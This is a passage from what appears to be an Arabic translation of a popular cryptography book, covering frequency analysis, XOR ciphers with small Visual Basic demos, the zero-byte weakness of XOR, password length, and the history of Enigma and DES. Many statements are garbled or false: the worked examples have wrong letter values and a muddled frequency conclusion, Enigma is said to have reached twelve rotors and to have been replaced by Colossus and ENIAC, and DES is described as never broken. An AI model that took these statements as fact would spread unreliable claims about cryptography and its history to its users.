فعلى سبيل المثال، ينتج عن تشفير النص العادي الذي ينص على "the message when made longer reveals a better frequency count"، النص المشفر التالي:

sgd ldrr`fd vgdm l`cd knmfdq qdud`kr ` adssdq eqdptdmbx bntms

عندما تقوم بتشغيل برنامج تحليل التكرار الموضح سابقا، ستحصل على النتائج التالية التي تكشف عن المزيد من التكرارات:

s = 4

g = 2

d = 12

(space) = 9

l = 2

r = 3

` = 4

f = 2

v = 1

m = 4

c = 1

k = 2

n = 2

q = 4

u = 1

a = 1

e = 1

p = 1

t = 2

b = 2

x = 1

وعدد إجمالي الحروف في النص المشفر هو 61 حرف، منها 12 حرف (بنسبة 20%) هو الحرف d. وبذلك، يكون الحرف d في النصر المشفر هو النص العادي بكل تأكيد. وتظهر المسافات 9 مرات في النص المشفر (وبالتالي فهي ترمز إلى المسافات بالفعل في النص العادي).

ينتج عن هذه الرسالة الطويلة جدول تكرارات أكثر دقة. وكلما طالت الرسالة، كلما تأكدت ملاءمتها للحروف المتكررة التقليدية في اللغة.

أمر XOR

يعتبر XOR أمر من أوامر الكمبيوتر وهو يتميز بخاصية مثيرة – حيث أنه يقوم بتحويل أكواد الحروف من جانب إلى آخر. يقصد بذلك أنك عندما تقوم بإدخال حرف a، على سبيل المثال، للمرة الأولى، ربما تقوم هذه الخاصية بتغييره إلى حرفي a k؛ وإذا قمت بإدخال حرفي a k، ستقوم بتغييرها مرة أخرى إلى حرف a. وهكذا، فإن أمر XOR يعتبر اتساق ممتع.

وقد جذب هذا الاتساق وخصائصه الأخرى العديد من مبرمجي الكمبيوتر حتى أنهم قاموا باستخدام أمر XOR في نظم التشفير الخاصة بأجهزتهم. على الرغم من ذلك، في الثمانينات والتسعينات لم يكن بعض المبرمجين على دراية بحقيقة أنه إذا تم استخدام هذا الأمر بطريقة غير لائقة، سينتج عنه نقطة ضعف خطيرة، وذلك ما سيوضحه الفصل التالي.



الفصل الثالث عشر

أساليب المحاكاة: الهجمات القوية وغيرها من التطفلات

لقد حاول الكثيرون منذ آلاف السنين اختراع نظام تشفير كامل. ولكن الأمور تغيرت، حيث تحولت مهام نظم التشفير ونظم فك التشفير وتحليل نظم التشفير إلى الأجهزة، فقد حل عصر الكمبيوتر.

لا يمكن تشفير مستند ما بطريقة تجعل الرسالة المشفرة خالية من أي نماذج على الإطلاق (فيما عدا استثناء واحد سيتم وصفه في الفصل التاسع عشر). يمكن استخدام القوة الهائلة لأجهزة الكمبيوتر في القيام بالعديد من الاستبدالات التفصيلية وتحويلات النماذج الموجودة بالفعل في النص المشفر والتي تم تحويلها بشدة وبالتالي تم إخفائها بطريقة فعالة.

وقد تم استخدام كلمة فعالة في هذا الموضع لأن التشفير القوي لا يدعي إنتاج نص مشفر لا يمكن فكه على الإطلاق. في الحقيقة، لا يحتاج الأسلوب القوي إلى أن يكون أسلوب فعال، حتى من الناحية النظرية. بدلا من ذلك، يجب أن يقوم نظام التشفير القوي بتأخير الحل لمدة طويلة بما يكفي حتى يكون النص العادي، عندما يتم استعادته في النهاية، بلا نفع بالنسبة للعدو.

ويحاول العدو فك شفرات رسائلك. ولكي يكون نظام التشفير الخاص بك نظام فعال، يجب أن يستغرق العدو في العثور على النماذج في النص المشفر الخاص بك وقت طويل. فعلى سبيل المثال، إذا تتطلب فك شفرة رسالة تم إرسالها أثناء الحرب 20 عاما من أسرع جهاز كمبيوتر، فإن الحالة المصنفة في الرسالة ستنتهي، وكذلك ستنتهي الحرب قبل أن يتوصل الكمبيوتر العدو إلى النتائج.

عندما تلعب أجهزة الكمبيوتر الشطرنج، على سبيل المثال، فهي لا تفكر بنفس الطريقة التي يفكر بها الإنسان. بدلا من ذلك، تقوم أجهزة الكمبيوتر بالبحث في قواعد البيانات عن الاستجابات الناجحة التي قام بها اللاعبون على مر التاريخ والتي تتوافق مع النماذج الحالية على لوحة الشطرنج. على الرغم من ذلك، فإن عملية البحث عادة ما تكون سريعة جدا وشاملة حتى أن أجهزة الكمبيوتر تتمكن من الفوز على أفضل المنافسين من البشر. وبالمثل، يقوم علم التشفير في الكمبيوتر باستخدام ما يطلق عليه البشر الأساليب القوية.

يمكن لأساليب المحاكاة أن تثمر عن بعض النتائج. في الحقيقة، فهي يمكنها أن تثمر عن كل أنواع النتائج. ويعتبر ذلك هو النقيصة الصغيرة في أساليب المحاكاة: حيث أنها تقوم بمحاكاة كميات لا نهائية من النص – وبالطبع لن يتاح لأي شخص الوقت الكافي لقراءة كل الكتب الخاصة بالمحاكاة لمعرفة المكان الذي تم فيه وضع

النص المقلد. فهي تشبه إلى حد ما المكتبة الضخمة (التي تكون معظم الكتب فيها بلا معنى)، وفي مكان ما في هذه المكتبة يوجد النص الأصلي. كذلك، تقوم عمليات المحاكاة بإنشاء العديد من الأدلة التي ليس لها معنى. وكذلك، ستخبرك هذه الأدلة عن موقع النص الأصلي، ولكن لن يتاح لك الوقت الكافي أبدا لإجراء عملية البحث. حتى أجهزة الكمبيوتر لا يمكنها أن تقوم بالبحث في كل هذه البيانات في أي فترة زمنية معقولة ويعرض الفصل الثامن عشر المزيد عن هذا النموذج من المحاكاة.

مشكلات XOR

على الرغم من نجاح استخدام أجهزة الكمبيوتر في التشفير، إلا أن الأمر لم يخلو من بعض الإخفاقات الخطيرة. ومن أهم هذه الإخفاقات هي المشكلة الفجائية التي حدثت مع XOR.

حتى منتصف التسعينات، قامت عدد من الصحف الخاصة بالكمبيوتر بنشر مقالات عن نظم تشفير الكمبيوتر وشرح قيمة استخدام عملية XOR الثنائية، وهي إحدى الأوامر المتاحة في لغات الكمبيوتر.

يتم استخدام أمر XOR في نظم تشفير الكمبيوتر على نطاق واسع، وذلك لأنه يتسم بخاصية جيدة، ضمن خصائص أخرى، تقوم بتحويل الأشياء. قم بتطبيق أمر XOR على حرف ما، وستجد أن هذا الحرف قد تغير إلى حرف آخر؛ فإذا قمت بتطبيق الأمر مرة ثانية على الحرف الجديد، سيتم إعادته إلى الحرف الأصلي. وهكذا، يعتبر أمر XOR عند دخوله حيز النفاذ هو صندوق أسود يمكنك تزويده بالنص الأصلي والحصول على نتيجة جيدة. ولكن، إذا قمت بتزويد أمر XOR بالنتيجة المشفرة مرة ثانية، ستحصل على النص الأصلي مرة أخرى. ويمكنك تشفير الرسائل وفك تشفيرها بنفس الصندوق الأسود. (تعمل نظم التشفير بنفس الطريقة، حيث أنك تقوم بالتشفير باستخدام طريقة واحدة، مثل استبدال كل حرف e برمز #.)

ترمز كلمة XOR إلى عملية exclusive-OR، ويعمل أمر XOR باستخدام رقمين – وهو يشبه في ذلك عملية الجمع العادية. ولكن، أمر XOR عبارة عن عملية تحدث في المستوى الأدنى للمعلومات: بت ويمكن للبت أن تكون في واحدة من حالتين: إما 1 أو 0. وعندما تقوم بتطبيق أمر XOR على 2 بت معا، ستحصل على النتائج الأربعة المحتملة التالية:

0 XOR 0 = 0

0 XOR 1 = 1

1XOR 0 = 1

1 XOR 1 = 0

في أجهزة الكمبيوتر تكون الحروف الأبجدية موضوعة بالفعل في شفرة رقمية بسيطة، وهي شفرة ANSI (والتي تتكون من 8 بت للحرف الواحد).

ولكل حرف معادل رقمي (بحيث يكون معادل حرف A الكبير 65، ومعادل حرف B الكبير 66، وهكذا). وتعتبر هذه الشفرة مستوى من مستويات الاستبدال. فعندما تقوم بتطبيق أمر XOR على حرف A، ستحصل على رقم آخر. (من الناحية الفنية، يرمز إلى حرف A ببايت كامل من ذاكرة الكمبيوتر. يتكون البايت من 8 بت يتم تجميعها معا في مجموعة. وعندما تقوم بتطبيق أمر XOR على 2 بايت، يتم تطبيق أمر XOR على المجموعتين المكونتين من 8 بت مزدوج كلا على حدى، كما أنه يتم تزويدك بالنتائج.) ولكن، كيف تقوم بتطبيق أمر XOR على الحرف (مثل حرف A)؟

عادة ما تقوم بتطبيق أمر XOR على حروف النص العادي مع المفتاح. وعلى العكس من استخدام حرف أبجدي مباشر (abcdefg وغيرها) أو مجموعة من الحروف المتبادلة (استبدال الحروف الأبجدية المتعددة)، فإن المفتاح هنا يعتبر كلمة أو عبارة يعرفها المرسل والمستقبل، ولكن لا يعرفها الدخيل الذي يحاول فك نظام تشفير النص المشفر. وبذلك، يمكن اعتبار المفتاح حرف أبجدي فريد وسري.

من الواضح أن هذا الأسلوب يزيد من صعوبة مهمة الدخيل. كما أنه يساعدك على تجاهل الفروق بين نماذج التكرار لأن استخدام مفتاح مختلف سينتج عنه نماذج مختلفة في النص المشفر النهائي. فعلى سبيل المثال، إذا قمت بتطبيق أمر XOR على حروف RM مع المفتاح it، ستحصل على الرموز ;9 :

```
Private Sub Form_Load()
Show
origin = "R"
origin1 = "M"
Key = "i"
key1 = "t"
x = Asc(origin) Xor Asc(Key)
y = Asc(origin1) Xor Asc(key1)
Text1 = Chr (x) & Chr(y)
End Sub
```

ويكون النص المشفر الذي ينتج عندما تقوم بتشغيل هذا البرنامج هو:

;9

إذا قمت بتشغيل النص المشفر مرة ثانية من خلال نظام XOR مع نفس المفتاح، يتم استرجاع النص العادي:

```
Private Sub Form_Load()
Show
origin = ";"
origin1 = "9"
Key = "i"
key1 = "t"
x = Asc(origin) Xor Asc(Key)
y = Asc(origin1) Xor Asc(key1)
Text1 = Chr(x) & Chr(y)
End Sub
```

وتكون النتيجة هي الرسالة الأصلية التي تم استعادتها:

RM

تقوم معظم نظم التشفير القائمة على نظام XOR بتشفير كل حرف من النص الأصلي على حدى، حيث تقوم هذه النظم بتطبيق أمر XOR على كل حرف مع المفتاح، بغض النظر عن ماهية المفتاح (يجب أن يتفق كلا من مرسل ومتلقي الرسالة المشفرة على كلمة مرور سرية يتم بها فتح المستند بأكمله). وغالبا ما يكون المفتاح أقصر من المستند الذي يتم تشفيره. في هذه الحالة، عندما يتم استهلاك حروف المفتاح، يجب عليك أن تبدأ من جديد بداية من الحرف الأول من المفتاح. على الرغم من ذلك، كلما طال المفتاح، كلما كان التشفير أفضل على الرغم من ذلك إذا كان المفتاح طويلا ولكنه متكرر بشكل أكثر من اللازم، مثل rrrrrrrrrrrrr ، فإن ذلك لن يعتبر فكرة جيدة، أيضا).

عيوب XOR

يبدو نظام XOR مؤمنا بشكل جيد، ولكنه يمكن أن يتعرض لنقيصة خطيرة لم يتم ملاحظتها على مدى العديد من السنوات: فإذا قمت بتطبيق نظام XOR باستخدام صفر، لن يحدث أي تغيير حيث لن يتم تشفير الحرف. وإذا قمت بتطبيق

نظام XOR على كلمة المرور مع سلسلة مكونة من الأرقام 0 في النص العادي، سيتم كشف كلمة المرور، أي سيتم فك الشفرة. في الحقيقة، يمكن لأي شخص يقوم بإلقاء نظرة على النص المشفر، أن يتعرف على كلمة المرور الموجودة والمتكررة في أرجاء النص المشفر وذلك في بعض المواقف التي يتم فيها استخدام العديد من أرقام 0 في النص العادي.

وليس من الحكمة تطبيق نظام XOR مباشرة على كلمة مرور إنجليزية مع نص إنجليزي. وفيما يلي النص الأصلي لمستند تم كتابته بمعالج الكلمة Word، عندما تم تحميله في Notepad. ويعتبر ذلك أمرا تقليديا مع الجزء الموجود برأس الصفحة في أي ملف من ملفات DOC. وفي الحقيقة تكون المساحات الخالية عبارة عن أرقام 0:

?Ïà!±á > ?ÿ

\ ! # ?ÿÿÿ ÿÿÿÿÿÿÿÿÿÿÿÿ

ويعتبر ذلك ملف Doc . بعد تشفير XOR، باستخدام كلمة ROAR كمفتاح. وقد تم ملأ أماكن 0 بكلمة المرور، وبذلك تصبح كلمة المرور كالتالي:

?Ïà!±áROARROARROARROAR>RO?ÿARROARR\ROARROARROARRO!

AR#ROARRO?ÿÿÿARROARROÿÿÿÿÿÿÿÿÿÿÿÿ

الصفر العددي

لم تعد الصحف تنشر العمليات الحسابية الخاصة بأمر XOR، وكذلك لا تقوم أية تطبيقات معروفة باستخدام هذا النظام. فهو يعتبر طريقة غير حكيمة للمستندات التي تتم حمايتها بواسطة كلمات المرور. (وقد قامت مجلة فنية عن Windows بنشر العملية الحسابية في عام 1994، وقد كان ذلك أخر استخدام لنظام XOR).

ولكن ذلك لا يعني أن نظام XOR عديم النفع تماما – ولكن الإعدادات السيئة فقط هي التي تعتبر بلا فائدة. ويوضح الفصل التالي الدور الهام الذي يلعبه أمر XOR في نظام DES (Data Encryption Standcud) الشهير الذي خدم العالم لمدة 30 عاما تقريبا.

وربما يكون السبب الذي جعل الكثيرين يستخدمون عمليات XOR الحسابية لمدة طويلة هو أن النص النقي لا يحتوي أبدا على رقم 0. ولا يقوم رقم 0 بأي دور في إرسال الرسالة النصية، وكذلك فهو لا يعتبر جزء من كود الحروف الأبجدية ASCII أو ANSI (يختلف رمز الصفر القابل للطباعة، وهو رقم 48 في شفرة ANSI عن رقم 0). والأكثر من ذلك، لا يمكن إدخال الصفر العددي الحقيقي عبر لوحة المفاتيح؛ يمكن كتابة رقم 0 فقط. لذلك، لم يكن هناك أي أعداد 0 حقيقي في النص الذي يتم تشفيره (فيما عدا صفرين في نهاية المستند ويقوم جهاز الكمبيوتر بإدراجهما للإشارة إلى نهاية الملف) قبل ظهور ملفات معالج الكلمة وغيره من ملفات التطبيقات المتقدمة نسبياً.

ومن الناحية العملية، يمتلك كل شخص ملفات بها سلسلة من أرقام 0. ولم يدرك مؤيدي أسلوب XOR أن العديد من ملفات الصور (على سبيل المثال، BMP.) غالبا ما تحتوي على سلاسل طويلة من الأصفار العددية. وحتى الملفات النصية التي تم إنشائها بواسطة Word، أو WordPerfect، أو معالجات الكلمة التقليدية تحتوي على سلاسل من أرقام الصفر بداخل مناطق التنسيق غير النصية (بالإضافة إلى ذلك، تحمل المستندات النصية وتحويلات البريد الإليكتروني العديد من الصور التي يتم تضمينها بداخل النص). سيكون هناك العديد من حقول تلك الأصفار: وهي مناطق يمكن أن يتم فيها فتح كلمات المرور التي تم تطبيق نظام XOR عليها.

إذا قمت بحفظ ملف Word.DOC يحتوي على كلمة hello فقط، سيظل ملف DOC. يشغل أكثر من 19,000 بايت على محرك الأقراص الصلبة. وسيكون العديد من البايت عبارة عن أصفار، كما هو موضح في المثال السابق.

قيود كلمات المرور

تتم مقارنة بعض كلمات المرور بنسخة مستترة من كلمة المرور، بعد ذلك، إذا توافقت النسختين - يتم فك نظام تشفير الرسالة على الفور. ولكن، لا تحتاج كلمات المرور أن تعمل كمفتاح سريع فقط، حيث أن هذا الأسلوب سيقيد كلمات المرور بالقيام بدور يساوي ذلك الذي تقوم به تركيبة الخزينة. بدلا من ذلك، يمكن استخدام حروف كلمات المرور للمساعدة على تحويل الرسالة الأصلية، كما هو موضح في أسلوب XOR الذي تم وصفه سابقا.

وفيما يلي مثال مختلف على ذلك: لنفترض أنه قد تم تخصيص رقم لكل حرف من الحروف الأبجدية (a = 1، b = 2، z= 26، وهكذا). والآن، استخدم حروف كلمة المرور بالتتابع، وأضف كل حرف إلى النص الأصلي. عندما تنفذ الحروف في كلمة المرور، ابدأ من جديد بداية من الحرف الأول. وتكون كلمة the، بعد تحويلها إلى أرقام تمثل موقع كل حرف ضمن الحروف الأبجدية كما يلي:

t = 20

h = 8

e = 8

وبالتالي تتحول الرسالة بعد تشفيرها إلى 5 8 20.

بعد ذلك، يتم استخدام كلمة المرور مثل ba، والتي يتم تحويلها إلى:

b = 2

a = 1

وعندما تقوم بتحويل كلمة المرور إلى الأصل، فإنك تقوم بإضافة كل زوج من الحروف كما يلي:

```
   20   8   5
+   2   1   2
-------------
   22   9   7
```

ومن الواضح أنه كلما طالت كلمة المرور، كلما قل عدد المرات التي يجب أن يتم تكرارها فيها أثناء التشفير. وكلما قل عدد مرات تكرارها، كلما قلت النماذج الموجودة، وكلما قل تحليل التكرارات التي ستقوم بكشفه (على الأقل ذلك الخاص بكلمة المرور نفسها).

ولأن كلمة المرور ba في المثال السابق مكونة من حرفين فقط، فإن حرف e في الرسالة الأصلية سيتم تشفيره برقم 6 نصف الوقت وبرقم 7 لنصف الوقت الآخر. ويعتبر رقم 6 و7 هما الرقمان الشائعان في هذه الشفرة، وإذا كان النص المشفر طويلاً جدا، يكون رقم 6 و7 متساويين تقريبا في مرات التكرار.

يقوم الحرف الأكثر شيوعا التالي، وهو حرف t، بإعداد مجموعة مكونة من أرقام مزدوجة، 2 و3، ولكن هذان الرقمان يقعان بشكل أقل من رقمي 6 و7. ويمكن للعدو الدخيل المثابر والذكي الاستفادة من تلك الحقائق. فكلما طال النص المشفر الذي يقع بين يدي الدخيل، كلما كان تعداد التكرار أفضل. فإذا كشف تحليل التكرار الطويل عن ظهور كلا من رقمي 6 و7 بنسبة 6.5% من الوقت في النص المشفر، فإن مجموع تكرار الرقمين 13%، وتعتبر تلك النسبة هي نسبة تكرار الحرف e في اللغة الإنجليزية العادية. وبالتالي، يمكن استخدام رقمي 6 و7 كي يمثلا حرف e.

طول كلمات المرور

تعتبر أفضل كلمات المرور هي تلك التي تكون أطول ما يمكن، وكذلك تلك التي تحتوي على أرقام بالإضافة إلى الحروف الأبجدية. وللأسف، يجب أن تكون معظم كلمات المرور قصيرة وذلك لأسباب عملية. فعندما يطلب منك إثبات شخصيتك، غالبا ما تستخدم أي كلمة بسيطة. فعادة، لا يرغب المستخدم في تحمل إزعاج كلمات المرور الطويلة، أو ببساطة لن يتمكن من تذكرها.

وعادة، يفضل المستخدمون الأرقام في كلمات المرور أكثر من الكلمات. فالأرقام تتكون من 10 أرقام، كما أن ترددها يكون مسطح تماما– وبالتالي، لا يمكن أن تتوقع العثور على أية أرقام أو تركيبة من الأرقام تظهر بشكل أكثر من أية أرقام أو تركيبة

أرقام أخرى (بحيث يشبه رقم 823 رقم 888). أما مع الكلمات، فهناك مجموعة من الحروف، مثل th، والذي يعتبر من أكثر الحروف تكرارا في اللغة الإنجليزية مقارنة بمجموعات الحروف الأخرى مثل uu، التي تظهر مرة واحدة فقط في اللغة كلها: في الكلمة الغريبة vacuum. وتقع أطول سلسلة من الحروف المتحركة في كلمة queueing.

وللأسف، تعتبر كلمات المرور الشائعة الاستخدام حاليا – في تشفير ملفات العمل الهامة، وفي الحصول على إمكانية الوصول إلى جهاز كمبيوتر معين أو نظام لوحة الإعلانات، أو غيرها ـ كلمات وليست أرقام. (تتطلب بعض برامج الكمبيوتر حاليا أن تكون كلمة المرور مكونة من 10 أحرف على الأقل، وبالإضافة إلى ذلك، أن تحتوي على رقم واحد على الأقل.)

وعادة ما تتكون كلمات المرور التي يستخدمها الكثير من المستخدمين من الكلمات، وذلك لأن الشخص العادي لا يستطيع تذكر أكثر من سبعة أرقام التي يتكون منها رقم التليفون (حتى أن البعض يعانون من عدم القدرة على تذكر هذه الأرقام السبعة). وغالبا ما تتكون أرقام PIN الخاصة بالبطاقات المصرفية من أربعة أرقام فقط. وبالتالي، لن تتطلب عملية فك الشفرة أكثر من ثواني معدودة قبل أن يتمكن جهاز الكمبيوتر من معرفة كلمة مرور PIN المكونة من 4 أرقام بعد أن يحاول كل التركيبات المحتملة التي يصل عددها إلى 10,000 تركيبة.

ومن الواضح أن الحل المناسب لهذه المشكلة هو استخدام كلمة مرور بنفس طول الرسالة نفسها. فهذه الطريقة من شأنها تجاهل التكرارات التي تنتج عن تكرار كلمة المرور بداخل الرسالة الأصلية. (وعلى العكس من ذلك، من الأفضل أن يكون نص الرسالة العادية قصير لأن المجال الضيق الذي تظهر فيه النماذج يمكنه الاندماج ويصبح غير مرئي بالنسبة للدخيل.)

المسافات

للأسف، يجب أن تقوم بعض طرق التشفير التي يتم استخدامها حاليا (مثل تلك الموجودة في معالج الكلمة) بالاحتفاظ بالمسافات الموجودة بين الكلمات. ومثل عملية تضمين كلمة المرور في النص المشفر، فإن تضمين المسافات أيضا يعتبر مراعاة للمستخدم: حيث أن المستخدمين لا يحبذون أن يتم تجميع كل الكلمات معا في سلسلة كبيرة عندما يتم إعادة تكوين النص العادي. ففي هذه الحالة، سوف يضطر المستخدم إلى إعادة قراءة المستند بأكمله حتى يعيد المسافات المفقودة قبل أن يقوم بطباعة المستند.

وبما أن الكلمة المتوسطة في اللغة الإنجليزية تتكون من 6 أحرف، ستصبح المسافة من أكثر الحروف شيوعا في الرسالة (حيث تظهر بنسبة 14٪ بداخل المستند المتوسط مقارنة بنسبة ظهور حرف e والتي تقدر بنسبة 13٪). إذا ظهر حرف ما بنسبة 14٪ في النص المشفر، يمكن في هذه الحالة افتراض أن الحروف ربما تتضمن المسافات. وفي هذه الحالة، حاول أن تقوم باستبدال هذا الحرف بمسافات. وتعتبر هذه الخطوة خطوة إيجابية نحو فك تشفير الرسالة.



الفصل الرابع عشر

نظام DES

عاد علم التشفير يسيطر مرة أخرى على أجهزة الكمبيوتر منذ بداية العشرينيات مع اختراع الأجهزة ذات الإمكانيات العالية. ولقد كانت مهمة صنع وفك الشفرات عملاً خاصًا بالبشر يقومون به بما يمتلكون من أقلام وأوراق. ولكن عندما ظهر جهاز En-gime، تولى أمر هذه المهمة، ويبدو أنه سيظل كذلك للأبد.

وقد تم صنع هذا الجهاز في بداية الأمر كحماية لرجال الأعمال الألمان، إلا أن جيش هتلر قد استفاد منه استفادة كبرى. وكان هذا الجهاز شبيهًا بلوحة مفاتيح تعلو جهاز ستريو مكبر ضخم، وقد كان الجهاز بأكمله في صندوق من الخشب. وإذا أردت أن تحصل على مجموعة رائعة من الصور لجهاز Engima، يمكنك الاستعانة بموقع: .www.math.arizona.edu/~dsl/ephotos.htm

وفي أعلى لوحة المفاتيح يوجد شريط يحتوي على كل الحروف الأبجدية. وعندما تقوم بالضغط على أحد المفاتيح، تستجيب لك ثلاثة أجزاء دوارة داخل الجهاز بإنشاء شفرة لأحد الحروف. وتظهر أحد الحروف الموجودة على الشريط، ويقوم المشغل بعد ذلك بكتابة الحرف على ورقة. وتتكرر هذه العملية حتى يتم إنشاء نص الشفرة.

ومن السمات الهامة في ذلك الجهاز وجود ثلاثة أجزاء دوارة. ويتم إعداد هذه الأجزاء مسبقًا قبل مكان وضع الشفرة ولابد أن يتم إعدادها بنفس الطريقة لفك الشفرة. وقد قام الجيش الألماني بإضافة المزيد من الأجزاء الدوارة حتى وصلت بمرور الوقت إلى 12 جزءًا.

وقد قام محللى نظم التشفير البريطانيين اختراق شفرة الثلاث بل والخمس أجزاء الدوارة في عدة ساعات. وقد استخدم البريطانيون في ذلك التحاليل الإحصائية وبانتهاء الحرب، كان الألمان قد اعتادوا على استخدام الأجهزة المتطورة ذات الاثني عشر جزءًا دوارًا للاتصال بالرؤساء. وقام الإنجليز أيضًا ببناء أجهزة فك شفرات En-gima الخاصة بهم إلا أن بطء أجهزة الاتصال التليفونية الإلكترونية لم يسمح لهم بفك الشفرات في نفس وقت تلقيهم لها.

وفي أثناء الحرب، تم استبدال هذه الآلات، والتي كانت تصدر صوتًا مزعجًا، بأول جهاز كمبيوتر صامت - وهي الأجهزة التي تم صنعها من الأنابيب فقط مثل Colossus وفيما بعد ENIAC أيضًا. وقد كانت هذه الآلات - في ذلك الوقت - ذات سرعة فائقة في نقل المعلومات: فقد كانت قادرة على التعامل مع 25,000 بايت في الثانية. وهكذا أصبحت كل خطط وأفكار كبار قائدو الألمان، بما في ذلك هتلر نفسه، في متناول الحلفاء.

نشر المعلومات

كما نعرف جميعًا، بدأت العقول الصناعية في اكتساب المزيد من السرعة والقوة منذ بدء تركيب أول ENIAC. ولا شك أن التجارب الخاصة بشفرات الأجهزة قد اجتازت خطى واسعة مع تطورات وأحداث الحرب العالمية الثانية، إلا أن أكبر هذه الخطوات كانت في أوائل السبعينات. وقد أطلق على تلك المرحلة اسم Data Encryp tion Standard (DES)، وقد كانت خطوة فائقة ومحيرة للبعض. فقد تم إعلان كل تفاصيل عملية نظام DES على الملأ. وكان الجميع قد اعتادوا على الاحتفاظ بالمعلومات لأنفسهم. ولقد كانت حماية نظام التشفير تعتمد على معرفتك وحدك لكيفية عمله. فيمكنك أن تتفق مع أحد الأشخاص أن يعمل على تغيير حرف B إلى A و C إلى D وD إلى E إلى أخره ـ على ألا يعلم أي شخص آخر أي شيء عن هذه العملية.

إلا أن نظام DES يعمل بطريقة مختلفة. فكل منا يعرف هذه العملية، إلا أنك لا تستطيع اختراق هذا النظام بسهولة. ولم يستطع أي شخص حتى الآن أن يقوم باختراقه، وذلك على الرغم من أن هذا الأمر ممكن نظريًا.

ويشير أحدهم إلى أن بعض الوكالات الحكومية رفيعة المستوى قد تمكنت من اختراق DES. ولا يمكننا أن نتأكد من هذا الأمر. فهناك العديد من الأمور الغريبة التي تحدث أثناء تطوير أسرار نظام DES.

وعلى الرغم من أن هيئة الأمن القومي الأمريكية (NSA) قد اشتركت في وضع شفرات أجهزة الكمبيوتر، فإنها لم تعلن عن تواجدها. ولم يكن أحد العاملين في NSA ليعلن عن وجوده أو معرفته بشفرة NSA.

ولقد كانت البيروقراطية الأمريكية تخفي بين طياتها الكثير من الآلات والتطورات في نظريات الشفرات الإلكترونية. وفجأة، في 1972، قررت وكالة حكومية أخرى وهي الهيئة القومية للمواصفات القياسية (NBS) أن تدعو للعمل بنظام شفرات قياسي في الولايات المتحدة والذي يمكن لكل من الحكومة ورجال الأعمال استعماله.

وفي محاولة لحماية معلومات جهاز الكمبيوتر، أعلنت NBS أنها ترغب في وسيلة أفضل لوضع شفرات أجهزة الكمبيوتر. وقد رغبت NBS في إرساء قواعد قياسية لنظم حماية البيانات (ولا يمكن لأحدنا أن ينسى أنها هيئة للمواصفات القياسية). وقد كان غرضهم الأساسي هو الحصول على وسيلة آمنة وغير مكلفة يعتمد عليها.

وقد كانت هذه المواصفات على مر التاريخ هي ما ترغب فيه كل الحكومات والحكام إلا أن NBS قد اتخذت خطوات واثقة وقوية من أجل تحقيق هذا الهدف.

واتخذ نظام DES شكلاً جديداً يمثل نظاماً لا يمكن اختراقه على الإطلاق. بيد أنه كان هناك بعض الاتصالات المترابطة. ويستخدم DES، كما سترى لاحقًا، ستة عشر دائرة من الشفرات بيد أن بعض المتخصصين في هذا المجال قد وصلت مهارتهم لدرجة اختراق خمسة عشر دائرة.

سمات فائقة

ومن أغرب السمات في نظام DES أن طريقتها في العمل قد تم إعلانها للجميع. وقد كان هذا أحد شروط الحكومة: أن يعرف كل فرد كيفية التعامل مع الأمر برمته!

وقد قامت شركة IBM بتقديم شفرة عددية تسمى Lucifer، وتعتبر هذه الشفرة سهلة الفهم، ولا سيما إذا كنت مبرمجا. فهي تقوم على توظيف مجموعة من التحويلات الأولية (باستخدام المشغلات المنطقية مثل XOR) على البت في النص العادي والمفاتيح. وقد قامت Lucifer بتشغيل العديد من عمليات التحويلات المشابهة الشائعة والتي يمكنك استيعابها بسهولة. ولقد كان الجمع بين عمليات التحويل البسيطة السابقة هو العامل الأساسي الذي أضفى على نظام DES المزيد من القوة.

وفي بادئ الأمر، تم تصميم نظام DES لكي يقوم باستعمال مفاتيح حجمها 128 بت (يبلغ طولها 16 حرفا)، إلا أن هيئة الأمن القومي أصرت على تصغير حجم المفتاح إلى أقل من النصف (7 حروف). وفي ذلك الوقت، عانت NSA من نقد لاذع لتدخلها في هذا المشروع. وقد كانت NSA ذات تأثير قوى على مقاييس وطريقة عمل نظام DES الجديدة.

كما أشار العديد من النقاد إلى أن NSA وجدت ثغرة لاختراق نظام DES ولن يستطيع أي مستخدم سوى NSA استخدامه. ويمكن أن تقوم NAS باستخدام هذه الثغرة لفك شفرة أي نص شفرة يتم كتابته بنظام DES. وقد أشار آخرون إلى أن الحجم الصغير للمفاتيح قد أتاح لـ هيئة NSA أن تقوم باختراق الشفرة.

وعلى الرغم من كل هذه الضوضاء، أصبح نظام DES ذات المفاتيح الصغيرة هو المستعمل في عام 1976 وأصبح هو النظام القياسي الأمريكي. كما أصبح فهم هذا النظام متاحًا للجميع ولا يمكن لأي شخص أن ينسى أن الحكومة لم تقم بهذا الإجراء قط من قبل. فهي لم تطالب بتحديد معايير قياسية. وبالإضافة إلى ذلك، فإذا كانت الحكومة تمتلك خطة متميزة لوضع وفك الشفرات، فما الذي يدعوها لإعلان هذه الشفرة على العالم أجمع؟

ولكن يبدو أن وسائل الاتصال بين NSA وNBS لم تكن في أفضل صورها. ولم يكن من المفروض أن يصبح هذا النظام عامًا، إلا أنهم قد قاموا بنشره، وقد عمل البعض على استخدام المعلومات التي تم نشرها لتثبيت نظام DES.

كيف يعمل DES

ويقوم نظام DES بالتعامل مع حروف أي رسالة. وهو يقوم بعمليات استبدال وتبديل للمواقع، كما هو الأمر في أغلب النظم المتقدمة. وبمعنى آخر، يقوم نظام DES باستبدال حرف بآخر، كما أنه يقوم بتحريك الحروف بحيث لا تصبح بنفس ترتيبها الأصلي. وعلى سبيل المثال، إذ افترضنا أن e سوف يحل محل I وأن a سوف يحل محل t في هذه الشفرة، فإن الكلمة it سوف تصبح ea. وإذا استمرت هذه العملية ورغبنا في تطبيق عملية تبديل المواقع، فيمكننا أن نقوم بتغيير كل الحروف بالطريقة السابقة وبهذه الطريقة، نكون قد جمعنا بين كلا من عملية الاستبدال وتبديل المواقع.

وإذا قمت بالإطلاع على الفصل العاشر، فسوف تعرف أنه على الرغم من عدد المرات التي تقوم فيها بدتيل المواقع أو الاستبدال أو إعادة ترتيب الحروف بغير ترتيبها الأصلي، ففي الماضي لم تكن هناك سوى طريقتين يمكن للمتخصصين في التعامل مع الشفرات استخدامها وهي الاستبدال وتبديل المواقع. (كما سترى أيضاً في الفصل الخامس عشر استخدام نظام RSA الجديد للتحولات الحسابية بدلاً من الاستبدال وتبديل المواقع.)

وقد يشير البعض إلى أن التوسيع و الضغط وتقسيم الكتل تعتبر أيضًا من الوسائل القديمة. ولكني لا أوافقهم هذا الرأي (ارجع للفصل العاشر).

